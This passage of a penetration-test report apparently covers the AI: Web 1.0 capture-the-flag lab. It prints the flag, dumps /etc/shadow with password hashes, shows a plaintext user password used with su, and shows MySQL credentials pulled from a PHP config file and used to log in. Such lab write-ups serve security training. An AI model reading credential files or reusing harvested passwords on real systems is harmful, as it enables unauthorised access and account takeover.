# cat flag.txt
cat flag.txt
#####
#
#           AI: WEB 1.0           #
#
#           Congratulation!!!      #
#
#   Thank you for penetrate my system.  #
#
#           Hope you enjoyed this.   #
#
#
#   flag{cbe5831d864cbc2a104e2c2b9dfb50e5acbdee71} #
#
#####
# █
```

```

root@aiweb1:/etc# cat shadow
cat shadow
root:$6$sutGXSEJ$PsQuYl1kXmQVBhHccC8X6C2mkB7vRej.:/TEGL7/THFSUDH674FiRWexau8L.86w0Xyj0omrRMXyXb36pHpSD.:18128:0:99999:7:::
daemon*:18113:0:99999:7:::
bin*:18113:0:99999:7:::
sys*:18113:0:99999:7:::
sync*:18113:0:99999:7:::
games*:18113:0:99999:7:::
man*:18113:0:99999:7:::
lp*:18113:0:99999:7:::
mail*:18113:0:99999:7:::
news*:18113:0:99999:7:::
uucp*:18113:0:99999:7:::
proxy*:18113:0:99999:7:::
www-data*:18113:0:99999:7:::
backup*:18113:0:99999:7:::
list*:18113:0:99999:7:::
irc*:18113:0:99999:7:::
gnats*:18113:0:99999:7:::
nobody*:18113:0:99999:7:::
systemd-network*:18113:0:99999:7:::
systemd-resolve*:18113:0:99999:7:::
syslog*:18113:0:99999:7:::
messagebus*:18113:0:99999:7:::
apt*:18113:0:99999:7:::
lxd*:18113:0:99999:7:::
uidd*:18113:0:99999:7:::
dnsmasq*:18113:0:99999:7:::
landscape*:18113:0:99999:7:::
pollinate*:18113:0:99999:7:::
sshd*:18128:0:99999:7:::
aiweb1:$6$NjbTTL7F$5JBXrgPs10M2IhaC9Y0N4e2pePLsY45bD5xc0zg1XyFuB3yUvI3wWu0hVwb2TluJwKqa6LDIILIVUIKjKqncH1:18128:0:99999:7:::
mysql!:18128:0:99999:7:::
aiweb1pwn:$6$fzEUS9pZ$ZhfTXiP7H2jp4ALem7IKZ9ZLQAIEZS01vgE0pvcGmhRp2CRsdKXGmwTve9wbJ5fbWUM2niCid/axncwaVGH8L1:18128:0:99999:7:::
root@aiweb1:/etc#

```

OTHER ISSUES:

ITProTV testers were able to login with the ‘aiweb1pwn’ account password discovered in the enumeration of the MySQL database.

Severity: **LOW**

```

www-data@aiweb1:/etc$ su aiweb1pwn
su aiweb1pwn
Password: MyEvilPass_f908sdaf9_sadfasf0sa

$ id
id
uid=1001(aiweb1pwn) gid=1001(aiweb1pwn) groups=1001(aiweb1pwn)
$

```

ITProTV testers discovered login credentials for the MySQL database which allowed a successful local login to said database.

Severity: **LOW**

```
www-data@aiweb1:/home/www/html/web1x443290o2sdf92213/se3reTdir777$ ls
ls
c0nFil3bd.php index.php iquery-1.7.2.is style-main.css uploads
www-data@aiweb1:/home/www/html/web1x443290o2sdf92213/se3reTdir777$ cat c0nFil3bd.php
<blx443290o2sdf92213/se3reTdir777$ cat c0nFil3bd.php
<?php

/**/ ***/
$conn = mysqli_connect("localhost","aiweb1user","wGuDisZiTkLhuiH_z_zZQXXi","aiweb1");
if (mysqli_connect_errno()){
    echo "Failed to connect to MySQL: " . mysqli_connect_error();
    die();
}

?>
www-data@aiweb1:/home/www/html/web1x443290o2sdf92213/se3reTdir777$ mysql -u aiweb1user -p
<3290o2sdf92213/se3reTdir777$ mysql -u aiweb1user -p
Enter password: wGuDisZiTkLhuiH_z_zZQXXi

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 425
Server version: 5.7.27-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2019, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
show databases;
+-----+
| Database          |
+-----+
| information_schema |
| aiweb1             |
+-----+
2 rows in set (0.00 sec)

mysql>
```


HOUSE CLEANING

During a penetration testing engagement, tools, files, user accounts, etc., are created on the client's system(s) which would compromise the client's security.

ITProTV is diligent to ensure that no potential security issues are introduced to AI-Web's environment through remnants left on their system(s) after the completion of the engagement. AI-Web system(s) have had all tools, files, user accounts, etc. that were created by ITProTV testers during the engagement removed.